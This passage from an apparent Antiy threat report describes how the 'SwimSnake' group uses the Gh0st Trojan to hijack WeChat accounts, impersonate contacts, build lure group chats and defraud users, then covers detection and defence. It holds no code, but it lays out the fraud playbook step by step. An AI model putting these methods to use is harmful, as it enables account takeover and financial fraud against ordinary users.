


Figure 2-13 Control-end program used by14

3 Several Ways for Cybercrime Groups to Monetize


Implanting the Gh0st remote access Trojan, the criminal group primarily controls WeChat and WeChat for Business accounts on the victim's computer to carry out subsequent attacks. On the one hand, the criminal group uses the victim's WeChat to distribute malicious programs to their friends or groups, further expanding the scope of infection. On the other hand, the criminal group controls the victim's WeChat account, disguises themselves as someone else, and defrauds the victim or their friends, or maliciously groups the victim's friends and then conducts fraud.

3.1 Committing Fraud After Disguising One's Identity

Cybercrime groups use remote control Trojans to remotely control the victim's host, control the victim's WeChat, and pretend to be the victim to defraud their friends; or they control the victim's WeChat to delete one of their friends, and then add an attacker's WeChat account with the same avatar as the friend, thereby pretending to be the friend and defrauding the victim.

3.2 Fraud Committed After Maliciously Inviting People to Join a Group Chat

The criminal group adds the victim's WeChat account to a pre-created WeChat group, controls the victim's WeChat to add their friends to the group, and then removes the victim's WeChat account from the group.



①攻击者事先创建群聊

你修改群名为"旺旺优惠卷3"

上午 0:11

②攻击者控制受害者微信，通过二维码进入群聊


来自微信的[redacted]通过扫描你分享的二维码加入了外部群 撤销

③将受害者微信中的好友添加至群组后，从群组中移出受害者微信号

你将微信的[redacted]移出了外部群

Figure 3-1The steps taken by the cybercrime group to control the victim's WeChat and maliciously create a group

In order to prevent being discovered by victims, cybercrime groups will carry out activities between 12 am and 6 am. The names of the groups they create are usually related to lectures, exchanges, coupons, benefits, etc., and the relevant groups are marked with numbers.




中医知识讲座交流会99 (32)

99

万科影城影票优惠券群35 (30)

Figure 3-2 3

Cybercrime groups will lower users' vigilance by sending red envelopes in groups, induce users to join large groups, add receptionists on WeChat, and usually send text messages in the form of pictures.



王思诚

进群的伙伴可以在群里看下公益工作，群里每天9:30-21:00都有大量的支持和工作红包公益项目免费领取

小助手


@所有人

为了节约大家的时间
本轮活动奖励统一派发
还没有完成的亲们
抓紧时间参加活动
大家都完成的差不多后
给大家统一派发奖励

接待员加你了，
在app左下角会话页面
回复接待员消息领取
20.8工资+10关注工资

Figure 3-4 Cybercrime groups sending text messages in the form of pictures

Finally, the cybercrime groups will defraud the selected victims, induce them to transfer money, and will no longer contact the victims after the fraud is successful.



01:46

601 转给谁

我

¥601.00

¥601.00

亲 你这边去联系下客服

怎么不回消息

Figure 3-5 Cybercrime groups induce users to transfer funds


4 Protection, Investigation and Disposal

1. Enhance the security awareness of business personnel

Enhance business personnel's security awareness and reduce the organization's vulnerability to attacks. Customer service and sales personnel using desktop instant messaging apps like WeChat and WeChat for Work should avoid being tricked into downloading and running files from unknown sources due to the nature of their work or personal interests. Organizations can strengthen their "first line of defense" by opting for security awareness training services.

2. Antiy Security Threat Detection Tool to detect the SwimSnake payload

If you discover or suspect that you have been attacked by the "SwimSnake" cybercrime group: For the Gh0st remote control Trojan launched by the "SwimSnake" cybercrime group in its attack activities, download the Antiy Security Threat Investigation Tool [5](http://vs2.antiy.cn , tool name: "SwimSnake" special investigation tool) from the Antiy Vertical Response Platform to quickly detect and investigate such threats in the face of sudden security incidents and special scenarios.



游蛇专项排查工具 v0.7([redacted]

工具说明


"游蛇"专项排查工具用于排查"游蛇"黑产团伙在攻击活动中投放的加载器和加载至内存中的Gh0st远控木马。

Gh0st远控木马执行后，攻击者会获取受害主机的远程控制权限，进行窃密和传播恶意代码等恶意行为。

建议客户在使用专项排查工具检出威胁后，联系安天工程师(cert@antiy.cn)对威胁进行处置。

Figure 4-1 Special inspection tool for "SwimSnake"

The "SwimSnake" special troubleshooting tool is used to detect loaders and the Gh0st remote access Trojan loaded into memory by the "SwimSnake" cybercrime group during their attacks. Once the Gh0st remote access Trojan is executed, the attacker gains remote control of the victim's host, enabling them to steal secrets and spread malicious code.




C:\Users\Administrator\Desktop\游蛇取证-20230907\Music\BUBUEU\SBSBSB.url

检测对象	检测结果	处置结果
□ C:\Users\Administrator\Desktop\c12...	[PID:1456]Trojan/Win32.Snake-M	
□ C:\Users\Administrator\Desktop\游...	Heuristic	
□ C:\Users\Administrator\Desktop\游...	Heuristic	
□ C:\Program Files (x86)\25638\2563...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\25638\2563...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\Med...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\svch...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\svch...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\upd...	Trojan/Win32.Snake	
□ C:\Users\Administrator\AppData\Loc...	Trojan/Win32.Snake	

Figure 4-2 Troubleshooting threats related to "SwimSnake"

Since the attack payloads used by the "SwimSnake" cybercrime group are iterating rapidly and their anti-killing technology is constantly being updated, in order to more accurately and comprehensively eliminate threats existing in the victim host, it is recommended that customers contact the Antiy Emergency Response Team (cert@antiy.cn) to handle the threats after using special troubleshooting tools to detect them .



扫描结束，发现 17 个威胁！

扫描结束

检测对象	检测结果	处置结果
□ C:\Users\Administrator\Desktop\c12...	[PID:1456]Trojan/Win32.Snake-M	
☑ C:\Users\Administrator\Desktop\游...	Heuristic	
□ C:\Users\Administrator\Desktop\游...	Heuristic	
□ C:\Program Files (x86)\25638\2563...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\25638\2563...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\Med...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\svch...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\svch...	Trojan/Win32.Snake	
□ C:\Program Files (x86)\svchost\upd...	Trojan/Win32.Snake	
□ C:\Users\Administrator\AppData\Loc...	Trojan/Win32.Snake	

Figure 4-3 Discovering threats related to "SwimSnake"


Call Antiy's 24/7 service hotline at 400-840-9234 for help: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and secure the site while waiting for security engineers to investigate the computer.

3. Strengthen terminal file reception and execution protection

Deploy an enterprise-level endpoint defense system to provide real-time detection and protection against unknown files received by instant messaging software. Antiy IEP's endpoint defense system uses Antiy's next-generation threat detection engine to detect files from unknown sources and prevent them from landing and running through kernel-level active defense capabilities.

Figure4-4 Antiy Intelligent Endpoint Protection System effectively protects against attacks by the "SwimSnake" cybercrime group

To combat the attacks of the " SwimSnake " (a Chinese cybercriminal group) , IEP has upgraded its "Infected Environment Detection" and "Scheduled Task Defense" modules. When the "SwimSnake" group distributes malicious programs to target terminals through phishing and other means, inducing users to execute them, IEP monitors scheduled tasks in real time. Once a task with the "SwimSnake" signature is detected, IEP immediately analyzes its running parameters, assembles the complete path of the malicious program, terminates the malicious program process, and deletes the file, effectively identifying and blocking malicious code while it is running. Once the blocking is complete, a pop-up window alerts the user, ensuring a secure business environment.



智甲终端防御系统

发现异常行为
智甲已自动阻止

任务名称："游蛇"计划任...task0ua

异常描述：计划任务异常创建

启动进程：cmd.exe 添加信任

风险描述：未知程序创建了计划任务，部分病毒或流氓软件会通过计划任务定时启动，影响系统运行。

□ 不再显示

Figure 4-5Antiy Intelligent Endpoint Protection System intercepts the abnormal creation of the planned task

Finally, in response to this type of attack mode that ultimately targets the terminal through induction and malicious construction, Antiy recommends that customers promptly update the feature libraries and rule libraries of products such as Intelligent Endpoint Protection System and Persistent Threat Detection System, configure security management and alarm strategies, and continuously respond to such attacks.

Appendix 1: References

[1]. Antiy: For detailed information on the "SwimSnake" group, please refer to the Antiy Virus Encyclopedia

https://virusview.net/malware/Trojan/Win32/SwimSnake

[2]. Antiy: Analysis of the "SwimSnake" cybercrime group's activities of spreading malicious code via WeChat

https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html

[3]. Antiy: Analysis of Attack Activities Using Cloud Note Platform to Deliver Remote Control Trojans

https://www.antiy.cn/research/notice&report/research_report/20230324.html

[4]. Antiy: Analysis of the large-scale attack activities launched by the "SwimSnake" cybercrime group against domestic users

https://www.antiy.cn/research/notice&report/research_report/20230518.html

[5]. Antiy: Antiy Security Threat Troubleshooting Tool (Download the "SwimSnake" special troubleshooting tool)

https://vs2.antiy.cn

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.